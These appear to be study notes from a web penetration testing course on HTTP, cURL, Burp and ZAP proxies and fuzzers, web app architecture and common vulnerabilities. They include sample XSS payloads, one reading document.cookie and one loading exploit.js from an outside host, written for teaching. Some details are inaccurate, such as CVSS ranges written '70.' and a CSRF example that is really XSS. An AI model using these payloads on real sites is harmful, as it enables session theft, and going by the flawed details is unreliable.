cURL should automatically handle all the HTTPs communication standards and perform a secure handshake and then encrypt and decrypt the data automatically. However, if you contact a website with an invalid SSL certificate or an outdated one, then cURL by default would not proceed with the communication to protect against MiTM attacks.
To ignore certificate checks, you can set -k.
d41y@htb[/htb]$ curl https://inlanefreight.com
curl: (60) SSL certificate problem: Invalid certificate chain
More details here: https://curl.haxx.se/docs/sslcerts.html
...SNIP...
d41y@htb[/htb]$ curl -k https://inlanefreight.com
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
...SNIP...
HTTP Requests and Responses
Request
HTTP communications mainly consists of an HTTP request and an HTP response. An HTTP request is made by the client and is processed by the server. The request contains all of the details we require from the server, including the resource, and many other options.

| Field | Example | Description |
|---|---|---|
| Method | GET | HTTP method or verb, which specifies the type of action to perform |
| Path | /users/login.html | path to the resource being accessed can also be suffixed with a query string |
| Version | HTTP/1.1 | third and final field is used to denote the HTTP version |
Response

| Field | Example | Description |
|---|---|---|
| Response Code | 200 OK | are used to determine the request’s status |
| Response Body | [HTML code] | usually defined as HTML code can also be JSON or website resources |
cURL
cURL also allows to preview the full HTTP request and response by adding -v.
d41y@htb[/htb]$ curl inlanefreight.com -v
* Trying SERVER_IP:80...
* TCP_NODELAY set
* Connected to inlanefreight.com (SERVER_IP) port 80 (#0)
> GET / HTTP/1.1
> Host: inlanefreight.com
> User-Agent: curl/7.65.3
> Accept: */*
> Connection: close
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 Unauthorized
< Date: Tue, 21 Jul 2020 05:20:15 GMT
< Server: Apache/X.Y.ZZ (Ubuntu)
< WWW-Authenticate: Basic realm="Restricted Content"
< Content-Length: 464
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
...SNIP...
HTTP Headers
General Headers
… are used in both HTTP requests and responses. They are contextual and are used to describe the message rather than its contents.
| Header | Example | Description |
|---|---|---|
| Date | Date: Wed, 16 Feb 2022 10:38:44 GMT | holds the date and time at which the message originated preferred to convert the time to the standard UTC time zone |
| Connection | Connection: close | dictates if the current network connection should stay alive after the request finishes |
Entity Headers
| Header | Example | Description |
|---|---|---|
| Content-Type | Content-Type: text/html | used to describe the type of resource being transferred |
| Media-Type | Media-Type: application/pdf | describes the data being transferred |
| Boundary | boundary=“b4e4fbd93540” | acts as a marker to separate content when there is more than one in the same message |
| Content-Length | Content-Length: 385 | holds the size of the entity being passed |
| Content-Encoding | Content-Encoding: gzip | specifies the type of encoding used |
Request Headers
| Header | Example | Description |
|---|---|---|
| Host | Host: www.inlanefreight.com | used to specify the host being queried for the resource |
| User-Agent | User-Agent: curl/7.77.0 | is used to describe the client requesting resources can reveal a lot about the client, such as the browser, its version, and th OS |
| Referrer | Referrer: http://www.inlanefreight.com/ | denotes where the current request is coming from |
| Accept | Accept: / | describes which media types the client can understand |
| Cookie | Cookie: PHPSESSID=b4e4fbd93540 | contains cookie-value pairs in format ‘name=value’ |
| Authorization | Authorization: BASIC cGFzc3dvcmQK | another method for the server to identify clients |
Response Headers
| Header | Example | Description |
|---|---|---|
| Server | Server: Apache/2.2.14 (Win32) | contains information about the HTTP server, which processed the request |
| Set-Cookie | Set-Cookie: PHPSESSID=b4e4fbd93540 | contains the cookie needed for client identification |
| WWW-Authenticate | WWW-Authenticate: BASIC realm=“localhost” | notifies the client about the type of authentication required to access the requested resource |
Security Headers
| Header | Example | Description |
|---|---|---|
| Content-Security-Policy | Content-Security-Policy: script-src ‘self’ | dictates the website’s policy towards externally injected resources |
| Strict-Transport-Security | Strict-Transport-Security: max-age=31536000 | prevents the browser from accessing the website over the plaintext HTTP protocol, and forces all communication to be carried over the secure HTTPs protocol |
| Referrer-Policy | Referrer-Policy: origin | dictates whether the browser should include the value specified via the Referrer header or not |
HTTP Methods and Codes
Request Methods
| Method | Description |
|---|---|
| GET | requests a specific resource additional data can be passed to the server via query in the URL (?param=value) |
| POST | sends data to the server data is appended in the request body present after the headers |
| HEAD | requests the headers that would be returned if a GET request was made to the server |
| PUT | creates new resources on the server allowing this method can lead to uploading malicious resources |
| DELETE | deletes an existing resource on the webserver |
| OPTIONS | returns information about the server, such as the methods accepted by it |
| PATCH | applies partial modifications to the resource at the specific location |
Response Codes
| Type | Description |
|---|---|
| 1xx | Provides information and does not affect the processing of the request |
| 2xx | returned when a request succeeds |
| 3xx | returned when the server redirects the client |
| 4xx | signifies improper requests from the client |
| 5xx | returned when there is some problem with the HTTP server itself |
Web Proxies
… are specialized tools that can be set up between a browser/mobile application and a back-end server to capture and view all the web requests being sent between both ends, essentially acting as MitM tools. They mainly work with web ports, such as HTTP/80 and HTTPS/443.
Web Proxies
To use Burp or ZAP as web proxies, you must configure your browser proxy settings to use them as the proxy or use the pre-configured browser.
Setup
Burp
Pre-configured:
flowchart LR
A[Proxy] --> B[Intercept] --> C[Open Browser]
ZAP
Pre-configured:
Click on the browser icon at the end of the top bar.
Proxy Setup
In cases you want to use a real browser, you can utilize the Firefox extension FoxyProxy.
flowchart LR
A[options] --> B[add] --> C[IP: 127.0.0.1<br>Port: 8080]
CA Certificate
If you don’t install the CA Cert, some HTTPS traffic may not get properly routed, or you may need to click ‘accept’ every time firefox needs to send an HTTPS request.
flowchart LR
A[about:preferences#privacy] --> B[Authorities] --> C[import] --> D[Trust ... identify websites<br>+<br>Trust ... identify email users]
Intercepting Web Requests
Burp
flowchart LR
A[Proxy] --> B[Intercept] --> C[Intercept is on/off]
ZAP
Click the green button on the top bar to turn ‘Request Interception’ on/off.
Manipulating Web Requests
Once you intercepted the request, it will remain hanging until you forward it. You can examine the request, manipulate it to make any changes you want, and then send it to its destination.
Possibilities:
- SQLi
- Command injections
- Upload bypasses
- Authentication bypass
- XSS
- XXE
- Error handling
- Deserialization
- …
Intercepting Responses
Burp
flowchart LR
A[Proxy] --> B[Settings] --> C[Intercept Server Responses] --> D[Intercept Response]
ZAP
You can click ‘Step’ and ZAP will automatically intercept the response.
Automatic Request Modification
You may want to apply certain modifications to all outgoing HTTP requests in certain situations.
Burp
flowchart LR
A[Proxy] --> B[Options] --> C[Match and Replace] --> D[Add]
Options in ‘Add’:
| Options | Example | Description |
|---|---|---|
| Type | Request header | since the change you want to make will be in the request header and not in its body |
| Match | ^User-Agent.*$ | the regex pattern that matches the entire line with User-Agent in it |
| Replace | User-Agent: HackTheBox Agent 1.0 | this is the value that will replace the line we matched above |
| Regex match | True | you don’t know the exact User-Agent string you want to replace, so you’ll use regex to match any value that matches the pattern we specified above |
ZAP
Using the ‘Replacer’ by clicking on it or pressing [CRTL+R].
Options in Replacer:
| Options | Example | Description |
|---|---|---|
| Description | HTB User-Agent | |
| Match Type | Request Header | |
| Match String | User-Agent | You can select the header you want from the drop-down menu, and ZAP will replace its value |
| Replacement String | HackTheBox Agent 1.0 | |
| Enable | True |
Automatic Response Modification
You may want to apply certain modifications to all incoming HTTP responses in certain situations.
Burp
flowchart LR
A[Proxy] --> B[Options] --> C[Match and Replace]
Options in ‘Add’:
| Options | Example |
|---|---|
| Type | Response body |
| Match | type=“number” |
| Replace | type=“text” |
| Regex match | False |
Repeating Requests
Burp
Once you located the request you want to repeat, you can click [CTRL+R] and then you can navigate to the ‘Repeater’ tab. Once in ‘Repeater’ you cand click ‘Send’ to send the request.
ZAP
Once you located the request you want to repeat, right-click on it and select ‘Open/Resend with Request Editor’.
Off-Topic: Encoding/Decoding
As you modify and send custom HTTP requests, you may have to perform various types of encoding and decoding to interact with the webserver properly. Both Burp and ZAP have built-in encoders that can help you in quickly encoding and decoding various types of text.
Otherwise: CyberChef
Off-Topic: Proxying Tools
An important aspect of using web proxies is enabling the interception of web requests made by the command-line tools and thick client applications. This gives you transparency into the web requests made by the applications and allows you to utilize all of the different proxy features you have used with web applications.
To route all web requests made by a specific tool through your web proxy tools, you have to set them up as the tool’s proxy.
Possibilites:
- Proxychains
- Nmap
- Metasploit
Web Fuzzer
Burp Intruder
Burp’s web fuzzer is called ‘Intruder’, and can be used to fuzz pages, directories, sub-domains, parameters, paramater values, and many other things. Community version is throttled at a speed of 1 request per second.
Target
On the first tab, ‘Target’, you see the details of the target you will be fuzzing, which is fed from the request we sent to ‘Intruder’.
Positions
The second tab, ‘Positions’, is where you place the payload position pointer, which is the point where words from our wordlist will be placed and iterated over.
Payload Sets
The ‘Payload set’ identifies the Payload number, depending on the attack type and number of payloads you used in the payload position pointers.
The ‘Payload type’ is the type of payloads/wordlists you will be using:
| Type | Description |
|---|---|
| Simple List | the ‘Intruder’ iterates over each line |
| Runtime file | similar to simple list, but loads line-by-line as the scan runs to avoid excessive memory usage by Burp |
| Character Substitution | lets you specify a list of characters and their replacements, and Burp tries all potential permutations |
Payload Options
Differs for each payload type.
Payload Processing
… allows you to determine fuzzing rules over the loaded wordlist.
Payload Encoding
… enables you to enable or disable payload URL-encoding.
Options
… can be used to customize your attack.
‘Grep - Match’ for example enables you to flag specific requests depending on their responses. As you are fuzzing web directories, you are only interested in responses with HTTP code ‘200 OK’.
ZAP Fuzzer
ZAP’s fuzzer is called ‘ZAP Fuzzer’. It can be very powerful for fuzzing various web end-points, though it is missing some of the features provided by Burp’s Intruder.
Fuzz Locations
… is where the payload will be placed. To place our location on a certain word, you can select it and click on the ‘Add’ button on the right pane.
Payload
8 different payload types in total. Some are:
| Type | Description |
|---|---|
| File | this allows you to select a payload wordlist from a file |
| File Fuzzers | this allows you to select wordlists from built-in databases of wordlists |
| Numberzz | generates sequences of numbers with custom increments |
Processors
You may also want to perform some processing on each word in your payload wordlist. The following are some of the payload processors you can use:
- Base64 Decode/Encode
- MD5 Hash
- Postfix String
- Prefix String
- SHA-1/256/512 Hash
- URL Decode/Encode
- Script
Options
You can set a few options for your fuzzer.
Web Scanner
Burp Scanner
Pro-Only Feature
… a powerful scanner various types of web vulnerabilities, using a Crawler for building the website structure, and scanner for passive and active scanning.
ZAP Scanner
ZAP Spider
… is capable of building site maps using ZAP Spider and performing both passive and active scans to look for various types of vulnerabilities.
After starting a spider scan, the scan spiders the website by looking for links and validating them.
A possible outcome:

ZAP Passive Scanner
… runs and makes requests to various end-points, it is automatically running its passive scanner on each response to see if it can identify potential issues from the source code, like missing security headers or DOM-based XSS vulnerabilities.
ZAP Active Scanner
… will try various tyoes of attacks against all identified pages and HTTP parameters to identify as many vulnerabilities as it can. As the active Scan runs, you will see the alerts button start to get populated with more alers as ZAP uncovers more issues.
ZAP Reporting
You can generate a report with all of the findings identified by ZAP through its various scans and can be exported in other formats like XML or Markdown.
Looks like:

Web Applications
… are interactive applications that run on webservers. Web applications usually adopt a client-server architecture to run and handle interactions. They typically have front end components that run on the client-side and other back end components that run on the server-side.
Web Apps vs. Websites
Traditional webistes were statically created to represent specific information, and this information would not change with our interactions (also known as Web 1.0).
Most websites run web applications (Web 2.0) presenting dynamic content based on user interaction. Another significant difference is that web aaplications are fully functional and can perform various functionalities for the end-user, while websites lack this type of functionality.
Web App Layout
… consists of:
- Web Application Infrastructure
- describes the structure of required components, such as the database, needed for the web application to function as intended
- Web Application Components
- the components that make up a web application represent all the components that the web application interacts with; divide into:
- UI/UX
- Client
- Server
- the components that make up a web application represent all the components that the web application interacts with; divide into:
- Web Application Architecture
- Architecture comprises all the relationships between the various web application components
Web Application Infrastructure
Client-Server
A server hosts the web app in a client-server model and distributes it to any clients to access it. In this model, web applications have two types of components, those in the front end, which are usually interpreted and executed on the client-side, and components in the back end, usually compiled, interpreted, and executed by the hosting server.

One Server
If any web application hosted on this server is compromised in this architecture, then all web applications’ data will be compromised. This design represents an “all eggs in one basket” approach since any of the hosted web applications are vulnerable, the entire webserver becomes vulnerable.

Many Servers - One Database
This model separates the database onto its own database server and allows the applications’ hosting server to access the database server to store and retrieve data. It can be seen as many-servers to one-database and one-server to one-database, as long as the database is separated on its own database server.

Many Servers - Many Databases
This model builds upon the Many Servers, One Database model. However, within the database server, each web application’s data is hosted in a separate database. The web application can only access private data and only common data that is shared across the web applications. It is also possible to host each web application’s database on its separate database server.

Web Application Components
- Client
- Server
- Webserver
- Web Application Logic
- Database
- Services
- 3rd Party Integration
- Web Application Integrations
- Functions (Serverless)
Web Application Architecture
The components of a web application are divided into three different layers:
| Layer | Description |
|---|---|
| Presentation Layer | consists of UI process components that enable communication with the application and the system can be accessed by the client via the web brwoser and are returned in the form of HTML,JavaScript, and CSS |
| Application Layer | ensures that all client requests are correctly processed various criteria are checked, such as authorization, privileges, and data passed on to the client |
| Data Layer | works closely with the application layer to determine exactly where the required data is stored and can be accessed |
Front End Components
HyperText Markup Language (HTML)
… is at the very core of any web page we see on the internet. It contains each page’s basic elements, including titles, forms, images, and many other elements. The web browser, in turn, interprets these elements and displays them to the end-user.
An important concept to learn in HTML is URL encoding, or percent-encoding. For a browser to properly display a page’s contents, it has to know the charset in use. In URLs, for example, browsers can only use ASCII encoding, which only allows alphanumerical characters and certain special characters. Therefore, all other characters outside of the ASCII character-set have to be encoded within a URL. URL encoding replaces unsafe ASCII characters with a % symbol followed by two hexadecimal digits.
Example:
| Character | Encoding |
|---|---|
| space | %20 |
| ! | %21 |
| “ | %22 |
| # | %23 |
| $ | %24 |
| % | %25 |
| & | %26 |
| ’ | %27 |
| ( | %28 |
| ) | %29 |
Cascading Style Sheets (CSS)
… is the stylesheet language used alongside HTML to format and set the style of HTML elements. Like HTML, there are several versions of CSS, and each subsequent version introduces a new set of capabilities that can be used for formatting HTML elements. Browsers are updated alongside it to support these new features.
Front End Vulns
Sensitive Data Exposure
… refers to the availability of sensitive data in clear-text to the end-user. This is usually found in the source of the web page or page source on the front end of web apps.
Example:
<form action="action_page.php" method="post">
<div class="container">
<label for="uname"><b>Username</b></label>
<input type="text" required>
<label for="psw"><b>Password</b></label>
<input type="password" required>
<!-- TODO: remove test credentials test:test -->
<button type="submit">Login</button>
</div>
</form>
</html>
HTML Injection
… occurs when unfiltered user input is displayed on the page. This can either be through retrieving previously submitted code, like retrieving a user comment from the back end database, or by directly displaying unfiltered user input through JavaScript on the front end.
If no input sanitization is in place, this is potentially an easy target for HTML Injection and Cross-Site Scripting (XSS) attacks.
Bad sanitization example:
<!DOCTYPE html>
<html>
<body>
<button onclick="inputFunction()">Click to enter your name</button>
<p id="output"></p>
<script>
function inputFunction() {
var input = prompt("Please enter your name", ""); // no sanitization
if (input != null) {
document.getElementById("output").innerHTML = "Your name is " + input; // no sanitization
}
}
</script>
</body>
</html>
Cross-Site Scripting (XSS)
… is very similar to HTML Injection. However, XSS involves the injection of JavaScript code to perform more advanced attacks on the client-side, instead of merely injecting HTML code. There are three main types of XSS:
| Type | Description |
|---|---|
| Reflected XSS | occurs when user input is displayed on the page after processing |
| Stored XSS | occurs when user input is stored in the back end database and then displayed upon retrieval |
| DOM XSS | occurs when user input is directly shown in the browser and is written to an HTML DOM object |
DOM XSS example:
#"><img src=/ onerror=alert(document.cookie)>
Cross-Site Request Forgery (CSRF)
… is caused by unfiltered user input. CSRF attacks may utilize XSS vulnerabilities to perform certain queries, and API calls on the web app that the victim is currently authenticated to. This would allow the attacker to perform actions as the authenticated user. It may also utilize other vulnerabilities to perform the same functions, like utilizing HTTP parameters for attacks.
Example:
"><script src=//www.example.com/exploit.js></script>
Many modern browsers have built-in anti-CSRF measures, which prevent automatically executing JavaScript code. Furthermore, many modern web apps have anti-CSRF measures, including certain HTPP headers and flags that can prevent automated requests.
Back End Components
Back End Servers
The back end server contains the other three back end components:
- Web Server
- Database
- Development Framework
Popular stack-combinations:
| Combination | Components |
|---|---|
| LAMP | Linux, Apache, MySQL, PHP |
| WAMP | Windows, Apache, MySQL, PHP |
| WINS | Windows, IIS, .NET, SQL Server |
| MAMP | macOS, Apache, MySQL, PHP |
| XAMP | Cross-Platform, Apache, MySQL, PHP/PERL |
Web Servers
… are applications that run on the back end server, which handle all of the HTPP traffic from the client-side browser, routes it to the requested pages, and finally responds to the client-side browser. Web servers usually run on TCP ports 80 or 443, and are responsible for connecting end-users to various parts of the web application, in addition to handling their various responses.
Common web servers:
- Apache
- NGINX
- IIS
Databases
… are used by web apps to store various content and information related to the web app. This can be core web app assets like images and files, web app content like posts and updates, or user data like username and passwords.
Relational (SQL)
… store their data in tables, rows, and columns. Each table can have unique keys, which can link tables together and create relationships between tables.
Common relational DBs:
- MySQL
- MSSQL
- Oracle
- PostgreSQL
Non-relational (NoSQL)
… does not use tables, rows, columns, primary keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored.
Common storage models for NoSQL:
- Key-Value
- Document-Based
- Wide-Column
- Graph
Development Framework & Application Programming Interfaces (APIs)
Development Framework
Development frameworks help in developing core web application files and functionality.
Common web development frameworks:
- Laravel
- Express
- Django
- Rails
APIs
An important aspect of back end web application development is the use of Web APIs and HTPP Request parameters to connect the front end and the back end to be able to send data back and forth between front and back end components and carry out various functions within the web app.
Web APIs
Web APIs allow remote access to functionality on back end components. Web APIs are usually accessed over the HTTP protocol and are usually handled and translated through web servers.
Common web API standards:
- Representational State Transfer (REST)
- Simple Objects Access (SOAP)
Back End Vulns
Broken Access Control
… refers to vulnerabilities that allow attackers to bypass authentication functions. For example, this may allow attacker to login wihtout having a valid set of credentials or allow a normal user to become an administrator without having the privileges to do so.
Malicious File Upload
If the web app has a file upload feature and does not properly validate the uploaded files, you may upload a malicious script, which will allow us to execute commands on the remote server.
Command Injection
Many web apps execute local OS commands to perform certain processes. For example, a web app may install a plugin of your choosing by executing an OS command that downloads that plugin, using the plugin name provided. If not properly filtered and sanitized, attackers may be able to inject antoher command to be executed alongside the originally intended command, which allows them to directly execute commands on the back end server and gain control over it.
SQL Injection (SQLi)
Similar to a Command Injection vulnerability, this vulnerability may occur when the web app executes a SQL query, including a value taken from user-supplied input.
Public Vulnerabilities
… are sometimes shared and can be assigned a Common Vulnerabilities and Exposures (CVEs) record. They can be found at:
Common Vulnerability Scoring System (CVSS)
… is an open-source industry standard for assessing the severity of security vulnerabilities. This scoring system is often used as a standard measurement for organizations and governments that need to produce accurate and consistent severity scores for their systems’ vulnerabilities.
CVSS V2.0 Rating
| Severity | Base Score Rating |
|---|---|
| Low | 0.0 - 3.9 |
| Medium | 4.0 - 6.9 |
| High | 70. - 10.0 |
CVSS V3.0 Rating
| Severity | Base Score Rating |
|---|---|
| None | 0.0 |
| Low | 0.1 - 3.9 |
| Medium | 4.0 - 6.9 |
| High | 70. - 8.9 |
| Critical | 9.0 - 10.0 |
Attacks
Client-side
Cross-Site Scripting (XSS)
A typical web app works by receiving the HTML code from the back-end server and rendering it on the client-side internet browser. When a vulnerable web app does not properly sanitize user input, a malicious user can inject extra JavaScript code in an input field, so once another user views the same page, they unknowingly execute the malicious JavaScript code.
XSS vulns are solely executed on the client-side and hence do not directly affect the back-end server. They can only affect the user executing the vulnerability. The direct impact of XSS vulns on the back-end server may be relatively low, but they are very commonly found in web apps.
